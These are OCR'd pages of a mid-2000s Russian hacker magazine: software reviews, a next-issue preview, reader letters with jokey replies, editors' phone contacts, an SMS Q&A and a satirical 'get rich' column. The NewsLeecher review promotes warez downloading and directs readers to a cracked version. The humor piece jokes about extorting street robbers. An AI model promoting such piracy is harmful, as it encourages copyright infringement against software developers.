


GLSOF V 0.9.16



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 169 Кб
http://glsof.sourceforge.net
Лицензия: GNU GPL


GLSOF - простой графический интерфейс для UNIX-утилиты lsof на базе GTK+. Показывает все файлы и каталоги, к которым в данный момент обращаются какие-либо процессы. Отображение оформляется либо в виде одного общего окна с огромным списком вывода lsof, либо (что обычно намного удобнее) двумя окнами: в первом перечислены программы, а во втором - все файлы/каталоги, используемые выбранной из левого меню командой. Помимо самих элементов файловой системы, к которым происходит обращение (указывается их тип, дескриптор, размер, inode, устройство, число ссылок), выводятся подробные сведения о процессе (PID, PPID, PGID, пользователь или его ID) - все отображаемые поля настраиваются. Если нет нужды в просмотре данных обо всех процессах вообще, то можно обратиться к гибкой системе фильтрации по процессам, вызывающим указанную команду, PID/PGID, файловым дескрипторам, ID/логину пользователя, максимальному числу ссылок на файл. Умеет работать с сетью: показывает данные для перечисленных IP и портов через протоколы TCP и UDP. Текущий вывод можно сохранить в простой текстовый файл, реализовано автоматическое обновление сведений lsof.



ДОМАШНИЕ ФИНАНСЫ V 1.1


NEW RELEAZE!

Windows 9x/Me/2k/NT/XP
Shareware
Size: 10086 Кб
www.lab-1m.ru



На днях решил взяться за ум: убрался в квартире, позвонил родителям, начал вести учет денег. В качестве инструмента для учета своих доходов и расходов решил использовать программу «Домашние финансы». Разработчики обещали, что с ее помощью я не только обнаружу слабые места семейного бюджета, но и смогу организовать оптимальное движение средств. Лично я очень на это надеюсь, поскольку деньги у меня почему-то все время уходят как песок сквозь пальцы. «Домашние финансы» – программа молодая, но уже успевшая получить много хороших отзывов. Она позволяет организовать планирование, хранение информации о долговых обязательствах и кредитах, производить группировку данных с вычислением промежуточных сумм в любой валюте. Есть функция вывода отчетов в формате Excel, возможно автоматическое обновление курса различных валют с сервера ЦБ России. Кроме того, в составе последней версии программы появился мощный ежедневник, способный синхронизировать данные с MSOutlook. Короче говоря, знающие люди рекомендуют попробовать. Тем более что помимо шароварной, существует и абсолютно бесплатная версия «Домашних финансов», слегка урезанных возможностей которой, тем не менее, наверняка хватит большинству пользователей.


NEWSLEECHER 2.00 BETA 8



Windows 95/98/ME/NT/2K/XP
Shareware
Size: 2820 Кб
www.newsleecher.com


Читатели называют скачивание вареза из news-конференций модой. Я же называю это геморроем, когда нужно открыть 40 разных постингов и слить из каждого по кусочку от большого варезного пака. NewsLeecher обязуется стать твоей свечой против гемора, так что процесс добычи добра станет значительно проще. Задвинув свечу, ты сможешь запустить до 100 закачек одновременно, распределяя их в очереди и указывая, кто пойдет первым, а кому еще две недели ждать и мочалиться. NewsLeecher умеет работать с форматом .NZB, который представляет собой индекс-архивы usenet-вареза. Вписав файл в систему, NewsLeecher получит точные координаты, откуда какой кусок варезного пака качать. Лекарств к новой версии пока, увы, не нашлось. Если crack-промышленность будет отставать от плана и к моменту выхода журнала версия 2.0 не будет вылечена, то качай старую версию 1.0. При смене версий изменения оказались скорее косметическими. Старая в поставке с лекарством доступна на www.packetnews.com.

AI ROBOFORM 6.1.4



Windows 95/98/ME/NT/2K/XP
Shareware
Size: 1312 Кб
www.roboform.com

Новая версия знаменитого заполнителя форм. За день активной работы в вебе ты заполняешь 5-10 разных форм-анкет, которые оказываются практически одинаковыми по содержанию. К изначальной концепции проги был прибавлен менеджер-запоминалка паролей. Занятной фишкой показалась совместимость с моим PDA. Поставив соответствующую версию проги в карманник, ты сможешь и оттуда автоматически заполнять формы в Сети, держа там бездонный лист паролей в целости и сохранности. С недавних пор я заюзал браузер Firefox от Mozilla, никак не ожидая поддержки новинки RoboForm'ом. Однако все работает без шума и пыли! Впервые я столкнулся с этой софтиной во время золотой лихорадки – охоты на спонсоров в 1999 году. Тогда тулза отлично заполняла нужные анкеты и заявки на участие в лотереях. Сейчас я вижу неплохое применение RoboForm для вбива инфы на многих сайтах поиска работы.



ПОСЛЕ ОФИСА. ДО СЕКСА



ЧИТАЙ В ЯНВАРЕ:

ИГРЫ

Prince of Persia: Warrior Within. Когда на экране монитора видишь потрясающе красивую игру, где противника можно изрубить на куски десятками способов, да еще с изяществом и ловкостью, которая не посрамила бы и Джеки Чана, единственное, о чём можно пожалеть - это что твой монитор не размером с киноэкран.

Half-Life 2. Если всех героических заслуг Арнольда Шварценеггера хватило лишь на пост губернатора, то Гордон Фриман мог бы спокойно пойти в президенты. Ты когда-нибудь хотел почувствовать себя интернациональным героем? Лучший шутер года даёт тебе такую возможность.


ПРАВДА ЖИЗНИ

Темное прошлое. Если суммарное время, проведенное тобой в играх, исчисляется месяцами, а то и годами, тебе нужен курс реабилитации. Мы подготовили руководство по избавлению от вредных игровых привычек. И не сутулься!

ЖЕЛЕЗО

Попкорн готовь сам: Обзор проекторов для домашнего кино.
Вертим в руках: Микро-мышь, мега-клавиатура, графическая карта что надо.

(game)land





ПИСЬМО: ОТ: TARAS BOGDAN [mailto:dj_taras@rambler.ru]

Добрый вечер!
Я читатель журнала ХАКЕР.
Мне очень нужна Ваша помощь!
Дело в следующим: нужна програма (на Си или на ПАСКАЛЕ), которая выводит код своей программы.
В одном выпуске ХАКЕРА была такая программа на 64 символа (на Си), но она не работает!
Помогите пожалуйста, очень нужна программа!!!
Заранее благодарен!
С уважением - ТАРАС.



ОТВЕТ Х:

Привет тебе, Тарас! Да, действительно, в одном из наших выпусков уже была подобная программа, выводящая все свое содержимое на экран монитора. Мы ее скомпилировали, и у нас она нормально работает. Не знаю, почему она у тебя не воркает, но рискну предположить, что ты либо не тем компилятором компилил, либо вообще даже не делал этого. Попробуй все-таки собрать исходничек программулинки, а не просто запускать файл с расширением *.txt в надежде получить содержимое на экране.
Надеюсь, мы тебе помогли, да?
С уважением, не Тарасы.



ПИСЬМО: ОТ: toxic-man@rambler.ru

Пошла проч! Отцепись гадина хвастатая!!!!!!!!!!!!!! Фууу еле отбился. Пирвет я увидел в журнале фотки как вы жадно едите какойто парашок из пакетиков прилогаюшийся к журналу. Ну и я решил попробывать этот парошок, думал что он откроет мне новые границы хакерских знаний, но вместо этого я получил глюки что на меня набросилась моя оптическая мыш и покусала!!! Что это за парашок блин, у вас такова не бывает? На ошибки не обращайте внимания всё ещё нахожусь под ним Аааааааааааа отцепись она опять на меня набросилась!!!!!!!!!!!!



ОТВЕТ Х:

Эх, да тебе попался призовой пакетик! Как же тебе повезло, мэн! Ведь у нас не только реклама и пробник напитка были, но и конкурс «Найди глючный пакетик и одолей хвостатую тварь!». Мы и сами очень усердно участвовали в конкурсе, потроша все редакционные журналы в надежде словить глюко-мышь. Однажды Сашеньке Лозовскому повезло - он нашел такой пакетик и съел его весь. До конца. Не поделился!!! За это, пока он отбивался от беспроводной оптической мыши трусами Куттера (кстати, как они у него оказались - до сих пор загадка), мы вырезали Сане правую почку и удалили часть мякоти на ягодицах перочинным ножиком Ноа.
Вот такие дела, брат.



ПИСЬМО: ОТ: Дормидонт [mailto:e.ml@dialup.mplik.ru]

Привет хакеры.
Написать вам меня сподобило вот что.
Я являюсь постоянным читателем вашего журнала, покупаю каждый месяц с DVD-шным диском. Журнал у вас хороший и диски неплохие, только вот в чём беда, большинство программ на дисках шареварные. Искал в Интернете кряки, для некоторых так ничего и не нашёл. Пытался сам взломать, но некоторые программы видят присутствие под Виндой отлатчика и наотрез отказываются запускаться. В каком нибудь из журналов хотя бы намекните о том как их ломать, или на диске, если не трудно, напишите help по взлому.
И ещё, а слабо один из номеров полностью посвятить SoftICE-у и описанию работы с ним.
С уважением
Евгений.
г. Екатеринбург.



ОТВЕТ Х:

Дормидонт, здравствуй!
Ответить на твое письмо меня сподобило три вещи: 1) я являюсь постоянным выпускающим редактором; 2) постоянно отвечаю на письма; 3) письмо Артемки о том, что, если я сегодня наконец не отвечу на письма, он приедет ко мне и удавится около входной двери.
Ломать программы вообще-то нехорошо: так ты не уважаешь авторские права разработчиков, как банально это ни звучит. Но если все-таки встала острая необходимость, то искать нужно не просто по поисковикам, а по форумам и в ирке - именно там народ может откликнуться и помочь тебе в твоем плохом деле. К слову, для разработчиков прог тоже архиполезно посещать эти места и узнавать, не поломал ли кто их продукт, а если поломал, то каким образом.







ПИСЬМО: ОТ: Сергей [mailto:serhacker@km.ru]

Привет «][акеру» и всем хакерам.

Меня зовут Сергей. Мне очень нравился бы Ваш журнал, если бы я в нем что-то понимал. Я не хочу сказать, что я полный ламер, но все же - что-то сложно (конечно, большую часть я понимаю).

Сам я программист, пишу разные проги, утилитки и все такое... Но недавно я призадумался, может стоит перейти на сторону Хакеров. И с тех пор я все думаю, кем мне стать: Создателям софта для в помощь людям, или же разрушителем компьютеров и конфидициальных данных каждого человека.

Пожалуйста, подскажите, что мне делать. Мне кажется, что вы сможете ответить и помочь мне!!!

А так журнал в принципе ничего.

Если вы хотите, то могу прислать несколько хороших идей, по поводу изменения журнала в лучшую сторону.

И скажите e-mail на который можно присылать разные предложения и замечания.

Пока.



ОТВЕТ Х:

Серега, не поверишь: твое письмо очень актуально! Актуально оно потому, что в нем ты высказал очень важное заблуждение. Ты вот задумался, стать ли тебе «создателям софта для в помощь людям, или же разрушителем компьютеров и конфидициальных данных каждого человека»... Во-первых, хакер и разрушитель совсем не равносильные понятия. Хакер точно так же может приносить пользу людям, все просто зависит от его человеческих качеств. Стоит только вспомнить о white и black hat хакерах... Во-вторых, занятия кодера и хакера очень хорошо уживаются вместе, более того, чтобы быть действительно хорошим хакером, просто необходимо уметь кодить. Так что хорошенько задумайся, найди ошибку в своем вопросе и выбери сам свой жизненный путь. А идеи твои мы очень хотим услышать. Присылай их хотя бы мне: symbiosis@gameland.ru.



ПИСЬМО: ОТ: Mashkovtsev, Andrei V. [mailto:ANDREI.V.MASHKOVTSEV@plc-oil.ru]

Предоставилась мне недавно возможность почитать журнал Хакер №11(71)2004. Хороший номер. Потом взялся за прилагаемые к нему сидишки. В разделе Интро диска№1 читаю: "..типа, извините, за баги на дисках предыдущего номера". Ну, думаю, с кем не бывает. Ставлю пластинку №2 и пытаюсь прочитать всякие-разные журналы в электронном виде, те, что в формате PDF. Ан нет их на месте. Ни одного. А ссылки есть. X:\files\pdf.

Я понимаю ситуевину так, что баги и проколы Вы решили поставить на поток. Но лично мне это не очень нравится, что-то вроде недостоверной рекламы. Или чьей-то плохой работы. Очень хотелось бы думать, что поговорка, приведенная в заголовке моего письма, в дальнейшем не будет иметь к результатам Вашего труда никакого отношения.

Андрей

ОТВЕТ Х:

Привет, Андрюха! Ты прав, мы решили поставить баги на поток. Сформировать такую бажную систему. Начали мы с дисков, чтобы проверить, много ли негативных отзывов к нам будет приходить. Пока не особо. Это радует безмерно. После того как кончится испытательный срок бажных дисков, мы начнем пускать в печать бажные журналы. В них не будет некоторых важных статей, хотя в оглавлении они указаны будут, в них будут перепутаны страницы местами и т.д. А если серьезно, то Хинту по шапке мы уже настучали - горбатится теперь сидит день и ночь, выискивает недочеты и проколы. Обещает, что такого больше не повторится. А если повторится, то мы его уволим - это уже мы тебе обещаем со своей стороны.

Ну все, гудбай, Андрюха, попутного тебе ветра и встречную струю аминазина (на всякий случай).



ПИСЬМО: ОТ: Димок [mailto:dosik@hotbox.ru]

Доброе время суток, уважаемые!!!

У меня к вам вопрос следующего содержания. Поймал троян. Название я Вам точно не скажу. Да и это не столь суть важно. После загрузки системы KAV благополучно мне сообщает что таковые файлы заражены этим злосчастным вирусом и их мол надо таво. И каждый раз он их тавойкает. А вот при следующей перезагрузке все заново и по честному. Я как полагаю что-то при старте системы мне их создает, скорее всего сервис какой-то, они ведь быстрей остальных прог грузятся. Но вот как из 100 нужный выделить? Может проги есть какие, позволяющие это дело отмониторить?

Вся надежда только на вас. (((

Заранее благодарен.

Дмитрий.



ОТВЕТ Х:

Димок (ой, как нежно ты себя называешь :)), поставь пару других антивирусов, названия которых я тебе точно не скажу. Это не суть важно - чем больше поставишь, тем больше шансов отловить тварь. Кстати, очень часто бывает, что Каспер пишет, что тавойкнул файл, а на самом деле он его не тавойкнул. Так что вот.




А вот в этом месяце вступления не будет. Как такового. Потому что я умер. И все умерли. От голода. Все деньги потратили на ответные СМС. Аминь.



Редакционный номер

+79037714241

На этом наши телефоны не блокируются :).
Мы все еще продолжаем общаться
с читателями, поэтому пишите и звоните,
а мы будем только рады..
С любовью, X-CreW.



CuTTer

+79263378909

Главный редактор того, что ты сейчас держишь в руках. Да нет, правой рукой ты все же держишь журнал.

Вот о нем я и говорю. Все пожелания по поводу улучшений, нововведений и даже свои недовольства скидывай ему. Если у тебя есть идеи по созданию своей рубрики, написанию статьи, то бояться не надо. Предлагай. Пиши СМС, но можно и звонить - входящие бесплатные. Куттер все тебе очень популярно объяснит.


Звонить лучше в первую половину дня - Куттер продался в офисные рабочие и поэтому днем загинает в офисе. Ночью же он в отключке.

Nikitos

+79037916528

Редактор рубрики «Взлом». Есть идеи и предложения по улучшению рубрики? Есть интересные темы для статей? Есть просто вопросы по взлому тайваньских серверов? Обращайся к Никите! Никита тебе поможет со всем разобраться в два счета. Лучше Никите звонить, потому что СМС писать у него не хватает терпения. Звони в 2-3 ночи - Никита еще не спит, он редактирует рубрику.


Еще Никитос спортсменит. Зимой он любит покататься на доске, а летом гоняет на велике. Так что если ты будешь напорист, то сможешь уговорить его поспортсменить вместе.



Dr.Klouniz

+79167521175

Ты запрограммировался до потери пульса? У тебя начались побочные эффекты от долгого секса с компилятором? Ты считаешь сдачу в магазине, переводя ее в двоичный код? Ты болен, амиго! Доктор Клуниз, он же Саша Лозовский, поможет тебе разобраться с тем, что тебе неясно в кодинге. По совместительству он еще и без году врач! Смешно излагает мысли в духе а-ля «я ровесник своей бабушки», корчит веселые гримасы (но это если ты его разведешь на распитие спиртного по СМС), и вообще, он очень приятный собеседник. Пиши, звони, шли ММС - все проглотит супер-Саша!




Ч: От вашего Биокия штирыт похлеще, чем от виагры!
Х: В смысле, у тебя встает от него?

Ч: Как поманутъ активацию SP2 для XP без кряка? Подскажите, век благодарен.
Х: Без кряка - только лицензионной виндой.

Ч: Привет ДМИТРИЙ! А реально в журнал статью написать? Ну или тебе помогать?
Х: Привет! Нет, написать нереально. А помогать - всегда пожалуйста. Принеси мне кофе и бутерброд!
Ч: Forb, а ты случайно не с Волгограда?
Х: С Волгограда. Но не случайно.
Ч: А у вас компы зависают?
Х: Они у нас даже не включаются :(.
Ч: А че не отвечаешь?
Х: Пальцы устали набирать СМСки.
Ч: Привет Forb! Подскажи откуда скачать самый кульный сканер cgi-скриптов. -=hEx=-
Х: Попытайся из интернета скачать. Если не получится - дуй в ФИДО.

Х: В зараженной СМСке!
Ч: Люблю я ночью выходить под полную луной. Избить чтоб всех хакеров кровавой кочергой.
Х: И я не прочь ночами гулять с отмычкою отлично - ведь это так готично!
Ч:: Выгодный корпоративный тариф от Мегафона для физических лиц. Подробности на сайте www.XX.ru/?4346991.
Х: Караул! Спамеры!
Ч: Нарисованный компакт на вашем CD по размеру равен дырке компакт дисков. Признайся, это ты использовал эту дырку в виде трафарета?
Х: Каюсь, провинился... Теперь буду использовать в качестве трафарета старую круглую пепельницу.
Ч: Дяденька, а вы сразу будете убивать или как?
Х: Конечно, нет! Сначала я буду вводить и выводить, вводить и выводить... А потом уже УБЬЮ!
Ч: Привет, я слышал ты проксями торгуешь?
Х: Хай, говорят, ты сутенер?
Ч: Как излечиться от метеоризма?
Х: Жри меньше гороха.
Ч: Твои глаза как 2 алмаза блестят из дырки унитаза!
Х: Твои глаза, как шишки геморроя. И днем, и ночью мне не дают покоя.




Ч: Ой извини форб! Я хотел Лазовскому позвонить! Какой у тебя номер аськи?
Х: Да ничего, прощаю. Номер аськи у меня шестизначный.
Ч: A pochemu tak rezko podskochila cena na jurnal? U menya printer lazernik, i cvetnie bumajki ne pechataet:-(!
Х: Ты там что, подпольным тиражированием нашего журнала занимаешься?
Ч: Расскажите, как написать скрипт для сервера на PL или PHP, умеющий отправлять сообщения в ICQ.
Х: Ой, напиши его руками - самый верный способ!
Ч: Forb, твои статьи просто СУПЕР! Приезжай в Харьков, угощу пивом!
Х: Давай ты мне оплатишь билет в Харьков туда-обратно на самолете, а пивом я тебя сам угощу?
Ч: Draste, a sushestvuut ukazateli kursora v vide chlena? Ya ne psih eto dlya barishni. Esli est' to gde vzyat', a? Plz :D.
Х: Хороша же барышня, если балуется такими курсорами!
Ч: Zdorovo Forb! Kak gizn? Chto novogo?
Х: Привет! Жизнь регулярно. Нового ничего.
Ч: Что же вы смеетесь над Бублом - он не жадный, даже денег дает тем, кто ему в душу не плюнул. Угорайте лучше над Симбой - он сразу перестал быть Cd-редактором, как только DVD-появился.
Х: А просто Бубл смешной.
Ч: salam popalam.
Х: Воистину salam!
Ч: Где найти sms вирус?

Ч: На тебя когда-нибудь нападали трое здоровенных дядек с презервативами в руках?
Х: Нет, обычно презервативы у них были уже не в руках.
Ч: По стене ползет паук, а за ним еще один. Ну и пусть себе ползет, может он его Жена.
Х: По небу летит орел, а за ним летит удав. Как летать он может? Он же змея! Ну и пусть себе летит - может, крылья отросли!
Ч: А ты онанизмом занимаешься?
Х: Немаловероятно, хотя, увы, вопрос внезапен и спонтанен.
Ч: Важное научное открытие: если рост Сталина поделить на вес Ленина, то получится объем черепа Троцкого в литрах.
Х: Вот это математика! Вот именно так и надо в школах наглядно приводить примеры!
Ч: Обменяешь 4х-значную асю на Хакер с 10ю дискетами?
Х: В обязательном порядке, ага.
Ч: NSD - Nezavisimaja Sovremennaja Devushka. Vot.
Х: Можно хлопать в ладоши?
Ч: У меня на компе высветилась надпись: «если вы выключите компьютер, то он умрет».
Х: Ну, значит, не выключай его, а то умрет ведь.
Ч: Немогу никак приконнектиться к телке - протоколы не совпадают. Че делать?
Х: Перепрошей телку до версии 2.
Ч: Скажи честно, вы там все такие?
Х: Нет, некоторые - чуть-чуть иные, нежели такие.




Ч: Privet. Cho interesnogo budet v 12 nomere?
Х: Сейчас уже первый номер. Что будет через 11 номеров, не ведает даже Куттер.



Forb

+79058033384

К Форбику стоит обращаться по поводу взлома, эксплойтов и других умных и сложных вещей. Пиши ему СМС, потому что он живет в Екатеринбурге, что сильно влияет на цену разговора. СМС лучше слать на транслите, иначе он не сможет прочитать и ответить на поставленный тобой вопрос. Да, конечно, мы предложили ему сменить трубу, но он ярый фанат всего олдскульного и ни за что со своей моторолкой слезать не хочет. А вообще он клевый человек, не обделен чувством юмора и, конечно же, может потрепаться на любые другие, не взломовые, темы.



hiNt

+79262368364

Хинт, он же Виталик, очень общительный человек, но на телефонные звонки практически не отвечает. Так что дозвониться до него проблематично. Зато его можно бомбить SMS'ками. Если у тебя есть какие-нибудь идеи, замечания или предложения по поводу CD/DVD, то можешь смело ему об этом сообщать. Можешь также попросить его выложить какой-нибудь дистрибутив на DVD. Если он окажется интересным, то Хинт его выложит.
Также Хинт барыжит пятизнаками и шестизнаками. Помоги Виталику - купи у него пару юинов.



NSD

+79165149558



Олег очень замороченный на взломе чувак. Все, что тебе неясно, смело спрашивай у него. Ночь не будет спать, но ответ найдет, чего бы это ему ни стоило. Когда будешь звонить ему, приготовься к тому, что он продемонстрирует свои актерские способности. Правда, роль, которую он на данный момент выучил, у него единственная - бабушка-взломщица. Олег считает, что это дико смешно, и всех разыгрывает.
Учти, иногда, спросонья, он может послать любого, кто позвонит не вовремя. Распорядок дня у NSD жесткий - ночь не спит, а дрыхнет днем. Так что выбирай время звонка.

b00b1ik (b00b1ik@real.xakep.ru)



ХУМОР

Сколоти состояние



Курс Саши Белого

Тебе надоело сидеть без денег? Ты устал неделями копить на то, чтобы в итоге пару часов посидеть в баре за кружкой гопимого пива? Твоя подружка устала получать от тебя цветочки раз в год, и те мимозы? Не вешай нос, приятель! Сейчас я научу тебя правильным способам заработка на житье-бытье. По прочтении моего курса настоящего бизнесмена ты навсегда забудешь, что такое безденежье!

СПОСОБ НОМЕР РАЗ

Даже если ты и не бык с виду и не отличаешься особым атлетическим телосложением, этот способ тебе все равно подойдет. Вообще, все мои способы идеально подходят любому человеку, потому что на то он и курс настоящего бизнесмена. Значит так, для осуществления тебе понадобится черная шапка Adidas. На крайний случай подойдет и Abibos, пошитый кустарным способом братьями нашими желтыми. Такая шапка - атрибут настоящего начинающего бизнесмена. Без такой шапки тебя не воспримут серьезно, отвечаю. Также тебе необходима спортивная обувь, чтобы было удобнее убегать: вдруг дождь внезапно начнется, а мокнуть не хочется - придется быстро искать укрытие. Возьми у папы черный кожаный плащ - он не промокает и выглядит солидно. Если такого нет, тряпичный не одевай, лучше нацепи олимпийку - респектабельнее выглядит. Ну и, конечно, без друга тебе никуда. Найди такого же отмороженного единомышленника и заключи с ним деловой договор. Если юридических знаний мало, достаточно вместе распить беленькую из емкости объемом 0,5 литра.

Теперь о месте работы: подойдет любой невзрачный спальный район твоего города. Бывает и так, что весь город является спальным районом, - это вдвойне хорошо.

Что надо делать. Необходимо искать объекты с наличием денег. Можно, конечно, выбирать хорошо одетых молодых людей, торопящихся по магазинам и домой. У них всегда есть бабки. Но подумай: это ли тебе надо? Таких умников, обирающих мажоров, и без тебя хватает. А ты птица высокого полета и с мозгами, развитыми немного больше, - иначе бы ты не читал сейчас пособие настоящего бизнесмена. Зачем тебе самому заниматься тем, чем уже занимаются другие люди? Ты просто заставишь их работать на себя. Они будут кидать людей на телефоны, лавандос и прочее, а ты станешь собирать с них дань. Главное - сразу обговорить проценты: себе забирай только половину, иначе люди будут нервничать. Другу отдавай оставшуюся половину от половины, 25% отдавай честно гопникам. Это самый идеальный во всех отношениях вариант.

Что ты на меня вылупился широко раскрытыми глазами? Я не расскажу тебе, как устроить всю эту малину. Это пособие по бизнесу, здесь рассматриваются только главные моменты: проценты там всякие, дела и прочее. А самоучитель ударов по голове главаря гопов - это уже в моей другой книге будет, которую я напишу завтра.

СПОСОБ НОМЕР ДВА

Если ты не смог договориться с головорезами, то самый лучший способ - открыть свою автомойку! Да, брат, без автомойки тебе никуда. На автомойке можно заработать много денег, особо не напрягаясь, поверь мне! Ну подумай, зачем мне тебе врать? В прошлом способе доход посчитай сам: если гопники накидали за вечер на тысячу рублей, то тебе уходит целых 500. Умно-

жим это на 30 дней в месяце и получим 500 долларов. Круто? А если они заработают 2 000? То это же уже много! Вот, а на автомойке можно в три раза больше зарабатывать! Сейчас я расскажу тебе как.

Тебе понадобится эмалированное ведро, сланцы, как у пловцов, спецовка, честно скомунизденная у технички в школе, и пара приятелей. А, вот, еще тебе тряпка понадобится! Сделать ее можно из старой рубашки или джурабов (такие носки угарные).

Организовать мойку лучше всего где-нибудь далеко от других моек (это же тебе не табачная лавка, сам понимаешь). Например за домом, где ты живешь. В этом есть свои плюсы: можно скинуть шланг с водой прямо из окна, на обед далеко ходить не придется, а еще можно из шланга давать попить всем, кому жарко будет. За деньги, разумеется. Друганы тебе нужны для того, чтобы рисовать указатели на мойку и оперативно их расклеивать на столбах и прочих сооружениях. А помыть тачку ты и сам сможешь, там много ума не надо: берешь и водишь тряпкой по стеклу, по капоту, крышу не забываешь. Под крыльями не забудь вымыть. Бери по стольнику за час работы - все равно даже в одиночку ты будешь мыть не очень долго. С друганами капиталом не делись. Они творческие личности (рисуют указатели), им нужна духовная пища. Так что читай им на досуге Майн Кампф и Большую советскую энциклопедию в двадцати томах.

Сам посчитай доходы: сто рэ в час. Моешь ты минут за пять машину (а нафига дольше?). За час ты можешь обслужить до пяти машин. Ну просто там еще плюс формальности будут - чек нарисовать на куске бумаге, раскурить папироску и т.д. В сутках восемь часов рабочих. Доставай калькулятор и занимайся умножением в столбик (а еще можно написать 407 1505 и перевернуть калькулятор вверх ногами - смешно). Ты будешь богачом, я в тебя верю!

СПОСОБ НОМЕР ТРИ (СЛОЖНЫЙ)

Самый сложный способ - стать руководителем концерна. Какого-нибудь. Тебе придется пройти всю карьерную лестницу от уборщика стоянки до генерального директора. Не скажу, что это займет меньше пяти лет, но если ты терпеливый - попробуй. Вообще, пять - магическое число, его даже дедушка Ленин любил. Да и срок это стандартный. Ой, что-то я не о том уже. Я тебе дам только главные напутствия настоящего карьериста-бизнесмена:

- Никогда не спи с дочкой босса. Иначе можешь свалиться с карьерной лестницы во время ее очередного предменструального синдрома.
- Никогда не называй своих коллег козлами. Даже если они тебя бьют в пах.
- Никогда не бей своих коллег в пах. Даже если они называют тебя козлом.
- Никогда не ешь в общественной столовой на работе - там тараканы (и сикарашки)!
